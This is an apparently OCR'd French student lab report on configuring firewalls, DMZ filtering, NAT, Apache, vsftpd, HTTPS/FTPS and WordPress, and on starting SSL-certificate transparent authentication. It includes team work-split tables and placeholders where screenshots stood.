
Interdire l'établissement d'une connexion sur les réseaux internes depuis les réseaux externes et les DMZ : Cette règle est explicitement claire, nous n'avons donc pas besoin de l'interpréter différemment.
Autorisez l'accès à DMZ_A1 depuis DMZ_A2 : Nous avons branché un switch à la DMZ pour permettre de brancher plusieurs équipements à la DMZ. De ce fait, tous les équipements sont dans le même réseau (10.0.0.0/24). Cette règle n'a donc pas été comprise dans la mesure où il nous est demandé de permettre d'accéder à un réseau à partir d'un autre. Or, les équipements présents dans DMZ_A1 et DMZ_A2 sont en réalité dans le même réseau qui est 10.0.0.0/24. Nous avons donc fait le choix d'ignorer cette règle car ce qu'elle permettrait est déjà possible.
Nos règles ainsi paramétrées, nous pouvons donc bloquer tous les accès au reste.

Les translations d'adresses sont faites de telles sorte à ce que les clients voient leurs adresses IP privées translatées en l'adresse de l'interface OUT du firewall. Les ports sont aléatoirement choisis (port ephemeral_fw).


Pour le serveur, nous avons mis en place de la translation statique de sorte que le serveur soit atteignable depuis les ports http, https, ftp, ftps depuis l'adresse IP (87.10.10.1) du Firewall.



L'accès aux serveurs est à présent possible depuis un client :




Capture d'écran de l'accès au serveur web B depuis le Client A




Capture d'écran du server web A depuis le Client A


On a paramétré le Firewall B de la même façon, tout en respectant les demandes.




Capture d'écran de la page de configuration de l'interface DMZ du Firewall B




Capture d'écran de la page de configuration de l'interface OUT du Firewall B



Capture d'écran de la page de configuration de l'interface IN du Firewall B



Capture d'écran de la page de configuration des filtres du Firewall B



Capture d'écran de la page de configuration de la NAT du Firewall B

Tâche 3 Serveurs HTTP/HTTPS et serveur FTP/FTPS (7,35 points)

Liste des personnes impliquées avec pourcentage de répartition	
Fatih	**50** %
Yanis	**50** %

Estimation du temps passé sur cette tâche en heure-homme : 4h


Objectif : Configuration des firewalls pour protéger les réseaux internes et DMZ

Sous-tâches	Evaluation prof
Installez les serveurs http	
Installez le serveur FTP	
Activez HTTPS et FTPS	
Mettez à disposition un fichier sur le serveur FTP	
Installez un CMS et créez un petit site web	
Testez l'accès à vos serveurs	

Rapport

(Expliquez votre démarche, écrivez les commandes principales que vous avez tapées, insérez les captures d'écran de vos tests, etc.)


Serveur http, installé avec APACHE2 :




LAN A vers DMZ A


LAN B vers DMZ B :

FTP installé avec vsftpd avec mise à disposition dossier et fichier :




HTTPS sur DMZ A et DMZ B :





La mise en place de HTTPS commence par l'acquisition d'un certificat SSL/TLS. Une fois le certificat obtenu, On l'installe sur le serveur web, et la configuration du serveur est ajustée pour activer HTTPS. Cette configuration inclut la redirection du trafic HTTP vers HTTPS pour assurer une navigation sécurisée. Le protocole TLS est alors utilisé pour chiffrer les données échangées entre le navigateur de l'utilisateur et le serveur, garantissant ainsi la confidentialité et l'intégrité des données.

FTPS avec Filezilla avec le user test:tp :



CMS avec Wordpress :

Tâche 4 Authentification transparent par certificat SSL (9 points)


Liste des personnes impliquées avec pourcentage de répartition	
Bilal DAKHOUCHE	**100 %**

Estimation du temps passé sur cette tâche en heure-homme : 24h

Objectif : Mettre en place une authentification transparente pour les utilisateurs

Les firewalls implémentent plusieurs méthodes d'authentification qui peuvent être classées en deux catégories :

- Les méthodes explicites via le portail captif : l'utilisateur est redirigé vers le portail captif pour saisir un couple identifiant/mot de passe.
- Les méthodes implicites (transparentes) : l'authentification est transparente vis-à-vis de l'utilisateur qui n'a pas besoin de saisir son couple identifiant/mot de passe explicitement pour accéder au réseau.




Sous-tâches	Evaluation prof
Création d'une autorité racine	
Activer l'authentification par certificat SSL	
Importez le certificat dans le navigateur	
Testez votre configuration	

Rapport


(Expliquez votre démarche, insérez les captures d'écran de votre configuration, de vos tests, etc.)

La mise en place de l'authentification transparente par certificat SSL nécessite plusieurs services. Une autorité racine doit être créée, un annuaire LDAP permettra également de créer un utilisateur. Enfin, il sera nécessaire de configurer la politique d'authentification pour ensuite ajouter une règle d'authentification dans les paramètres de filtrages.

